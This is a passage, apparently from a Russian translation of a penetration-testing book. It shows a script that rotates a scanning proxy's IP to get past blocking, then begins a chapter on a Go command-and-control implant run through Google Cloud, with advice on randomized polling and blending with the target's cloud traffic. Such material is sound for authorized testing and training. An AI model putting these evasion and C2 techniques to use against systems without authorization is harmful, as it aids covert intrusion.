

Рисунок 3-14. JSON для Step Function, указывающий целевые домены для сканирования

Затем нажмите **Start Execution**, чтобы начать активное задание. Если всё прошло успешно, активные задания должны завершиться с зелёным статусом, и вы сможете просмотреть встроенные результаты (см. рисунок 3-15).

Рисунок 3-15. Успешное выполнение Step Function и просмотр результатов активного задания

Результаты также записываются в журналы CloudWatch на основе временной метки каждого выполнения Lambda.

Переключение исходных IP-адресов

Если ваш IP заблокирован, не нужно снова и снова разворачивать инфраструктуру. Можно запустить листинг 3-6 в AWS Cloud Shell, чтобы изменить состояние выполнения экземпляра EC2, остановив и снова запустив его. Сохраните этот сценарий в файл, замените `INSTANCE_ID` на экземпляр вашего прокси Tailscale, а затем используйте функцию загрузки Cloud Shell (**Upload**), чтобы загрузить и выполнить сценарий. Идентификатор экземпляра можно найти по адресу us-east-1.console.aws.amazon.com.

```
#!/bin/bash

# Замените идентификатором экземпляра из выходных данных CloudFormation.
INSTANCE_ID="i-XXXXXXXXXXXX"

echo "Текущий IP-адрес:"
aws ec2 describe-instances \
  --instance-ids $INSTANCE_ID \
  --query 'Reservations[0].Instances[0].PublicIpAddress' \
  --output text

echo "Остановка экземпляра..."
aws ec2 stop-instances --instance-ids $INSTANCE_ID
aws ec2 wait instance-stopped --instance-ids $INSTANCE_ID

echo "Запуск экземпляра..."
aws ec2 start-instances --instance-ids $INSTANCE_ID
aws ec2 wait instance-running --instance-ids $INSTANCE_ID

echo "Новый IP-адрес:"
aws ec2 describe-instances \
  --instance-ids $INSTANCE_ID \
  --query 'Reservations[0].Instances[0].PublicIpAddress' \
  --output text
```

Листинг 3-6. Перезапуск экземпляра EC2 для получения нового IP-адреса

Обычно это меняет публичный IP-адрес при повторном запуске экземпляра EC2. Можно вернуться на локальный хост и повторно выполнить команды `tailscale` и `curl`, чтобы проверить выходной узел после запуска нового экземпляра EC2.

Удаление среды сканирования

После просмотра результатов вернитесь к стекам CloudFormation, выберите каждый из них и выполните действие **Delete**, чтобы удалить обе рабочие нагрузки из среды. Лёгкая инфраструктура веб-сканирования не стоит денег, но поддержание работающего экземпляра EC2 связано с затратами. Остановите сервис Tailscale на локальном хосте следующим образом:

```
% tailscale down
```

Опять же, в зависимости от системы может потребоваться добавить `sudo`.

Итоги

В этой главе вы создали два взаимодополняющих решения с использованием AWS CloudFormation для развёртывания рабочих нагрузок, отвечающих потребности в быстром перечислении веб-сервисов и интенсивных сканированиях в масштабе. Вы начали с лёгкого бессерверного подхода с функциями Lambda и Step Functions для выполнения начальной разведки, захватывая заголовки HTTP и веб-содержимое из целевых доменов. Затем вы построили более надёжное решение с экземплярами EC2, интегрированными с Tailscale, которое даёт постоянную инфраструктуру для более глубокого тестирования и позволяет ротировать IP-адреса простым перезапуском экземпляра. Вы также включили возможности оверлейной сети Tailscale, что позволяет направлять трафик тестировщика из любой точки мира через централизованную, хорошо контролируемую инфраструктуру.

Глава 4. Разработка имплантов командования и управления

На открытом рынке есть несколько популярных платформ имплантов и полезных нагрузок, которые дают полноценные возможности командования и управления. MSFVenom, Covenant, Sliver и Mythic - лишь несколько примеров. В последнее время защитники становятся достаточно опытными, чтобы самостоятельно генерировать варианты полезных нагрузок из этих инструментов. Если защитник может создать или автоматически сгенерировать похожий набор инструментов, он получает большое преимущество при их обнаружении.

Умение создавать собственные импланты командования и управления - ключевой навык для тех, кто хочет проводить тестирование на проникновение в более зрелых и защищённых средах. Даже если ваш персональный инструмент изначально будет совсем простым, его возможности можно постепенно расширять. В этой главе мы построим надёжный имплант командования и управления на Go, использующий Google Cloud Platform в качестве серверной части.

Функциональный дизайн

Зрелые платформы имплантов командования и управления имеют разные возможности. В типичном варианте импланты считывают асинхронные команды, заданные тестировщиком, и выполняют их. Размещать такие команды и результаты можно по-разному, а фактическое расположение принимающего узла зависит от того, сколько усилий вы готовы вложить в перенаправление трафика. В этой главе мы будем добавлять возможности по слоям. Так станет понятнее, как работают отдельные части, как они взаимодействуют друг с другом и где позже можно внести улучшения.

Финальный имплант будет написан на Go и будет использовать SDK GCP, чтобы работать с Firestore - NoSQL-базой данных, которая будет служить транспортом команд и механизмом отслеживания состояния. В нашем сценарии она остаётся в пределах бесплатного уровня использования. Обмен данными через SDK уже обёрнут в TLS.

Облачные сервисы, такие как GCP, сразу дают часть преимуществ перенаправления. Имплант будет обращаться к легитимным доменам облачного провайдера, а не к подозрительным IP-адресам. Крупные облачные провайдеры также реже полностью блокируются в корпоративных сетях. Кроме того, облачная платформа предоставляет встроенную аутентификацию и управление доступом. Недостаток в том, что у каждого провайдера есть свой набор сервисов, API и рабочих привычек: имплант для GCP будет отличаться от аналога для AWS или Azure.

При этом облачная основа даёт серьёзное преимущество для операций: можно подстроиться под инфраструктуру цели. Если целевая организация активно использует GCP, такой трафик будет выглядеть естественнее. Если она живёт в Azure или AWS, имеет смысл повторить ту же идею с сервисами соответствующего провайдера. Такой подход также позволяет лучше контролировать расходы.

Технические требования

Для выполнения примеров этой главы вам понадобится следующее:

• проект GCP с правами владельца и доступом к веб-консоли;
• установленный Go - листинги в этой главе тестировались с Go 1.23.4;
• Visual Studio Code с официальными расширениями Go (необязательно, но удобно).

Архитектура развёртывания

На рисунке 4-1 показан общий поток выполнения. Главная функция импланта подключается к серверной части GCP, после чего вызывает отдельные функции для получения команд, отправки результатов и обновления состояния. Интервалы опроса должны быть рандомизированы, чтобы снизить вероятность обнаружения по регулярному сетевому шаблону.



Рисунок 4-1. Сопоставление вызовов функций импланта командования и управления

Как уже отмечалось, нам нужна база данных для отслеживания состояния. Firestore - лёгкая альтернатива более крупным сервисам вроде BigQuery или Cloud SQL. В отличие от Firebase, на котором он основан, Firestore позволяет оставаться в бесплатном уровне при умеренно быстрых операциях чтения и записи. Ближайший аналог в AWS - DynamoDB.

На рисунке 4-2 показано, как функции базы данных сопоставляются с данными. По сути, мы будем использовать Firestore как хранилище ключ-значение для команд, результатов и признаков состояния.



Figure 4-2: The C2 implant's Firestore database function calls and data mapping

Рисунок 4-2. Вызовы функций Firestore и сопоставление данных

Создание простого прототипа командования и управления

Начнём с очень простого прототипа. Вместо полноценного интерактивного канала мы используем контролируемую тестировщиком "черновую площадку", где имплант сможет асинхронно забирать команды и оставлять результаты. В качестве такого промежуточного сервиса подойдут бакеты Google Cloud Storage. Это позволяет получить похожую модель обмена данными без прямого сокетного соединения и без инструментов в духе `netcat`.

Подготовка среды GCP

Сначала создайте учётную запись GCP. Обычно для входа используется Gmail или другой механизм аутентификации Google. Бесплатный уровень и стартовые кредиты ограничены, поэтому следите за использованием ресурсов. Для этой главы войдите в консоль с административными правами. В терминологии GCP нас интересуют права владельца проекта или административная роль, достаточная для создания ролей, сервисных учётных записей и ключей.

В консоли может потребоваться включить нужный API. При включении появится окно OAuth, которое запросит учётные данные. На стартовом экране GCP обратите внимание на идентификатор проекта. Он показан вместе с номером проекта, как на рисунке 4-3.



Рисунок 4-3. Стартовая страница Google Cloud Console

Далее воспользуйтесь строкой поиска в верхней части консоли. Введите `roles` и выберите пункт **Roles** в разделе **IAM & Admin**, как показано на рисунке 4-4.



Рисунок 4-4. Строка поиска Google Cloud Console

На следующей странице нажмите **+ Create Role** (рисунок 4-5).



Рисунок 4-5. Меню создания роли IAM

На странице **Create Role** задайте пользовательской роли понятные название, описание и идентификатор. Для уровня выпуска выберите **General Availability**, как на рисунке 4-6.

Рисунок 4-6. Настройка пользовательской роли

Добавьте в роль следующие разрешения:

- `storage.buckets.list`
- `storage.multipartUploads.abort`
- `storage.multipartUploads.create`
- `storage.multipartUploads.list`
- `storage.multipartUploads.listParts`
- `storage.objects.create`
- `storage.objects.delete`
- `storage.objects.get`
- `storage.objects.list`
- `storage.objects.update`

После добавления разрешений нажмите **Create**. Проверьте роль, открыв её из списка, как на рисунке 4-7. Обратите внимание: путь ресурсного объекта рядом с ID может отличаться от дружественного идентификатора, который вы задали в интерфейсе.



Рисунок 4-7. Идентификатор пользовательской роли и назначенные разрешения

Теперь создайте сервисную учётную запись. В GCP сервисные учётные записи являются объектами-принципалами: им можно выдавать разрешения, и они используются для автоматической аутентификации приложений. В поиске консоли найдите **Service Account**, нажмите **Create Service Account** и заполните поля **Service Account Name**, **Service Account ID** и **Description**, как на рисунке 4-8.

Name, ID, and Description fields as shown in Figure 4-8.

Рисунок 4-8. Ввод сведений о сервисной учётной записи

Нажмите **Create and Continue**, затем сохраните сервисную учётную запись. О списках контроля доступа на этом этапе можно не беспокоиться: поскольку вы работаете как владелец проекта GCP, необходимые права наследуются из проекта. После сохранения вернитесь на страницу **Service Accounts** и откройте только что созданную запись. Идентификатор сервисной учётной записи выглядит как адрес электронной почты (рисунок 4-9).



Рисунок 4-9. Страница сведений о сервисной учётной записи

Если вы видите кнопку **Enable Service Account**, нажмите её. В зависимости от времени создания учётной записи этот параметр уже может быть включён по умолчанию. В следующем окне откройте вкладку **Keys** (см. рисунок 4-10).

В раскрывающемся меню **Add Key** в нижней части страницы выберите **Create New Key > JSON > Create**. Будьте осторожны: на этом шаге загружается постоянный токен, который даёт доступ в соответствии с разрешениями и сроком действия сервисной учётной записи. Храните его безопасно.

Рисунок 4-10. Создание ключа сервисной учётной записи

Теперь, чтобы назначить пользовательскую роль сервисной учётной записи, вернитесь в меню **IAM & Admin** через навигационное меню в левом верхнем углу. Нажмите **IAM**. Вы попадёте на экран, где можно выдавать роли пользователям и сервисным учётным записям на уровне проекта (см. рисунок 4-11).



Рисунок 4-11. Предоставление объектам-принципалам доступа к проекту

Откройте вкладку **Allow**, прокрутите вниз до **View by Principals** и нажмите **Grant Access**. В появившемся диалоговом окне введите адрес электронной почты сервисной учётной записи в поле **New Principals** и выберите свою пользовательскую роль в поле **Role**. Нажмите **Save**, чтобы

применить изменения (см. рисунок 4-12).

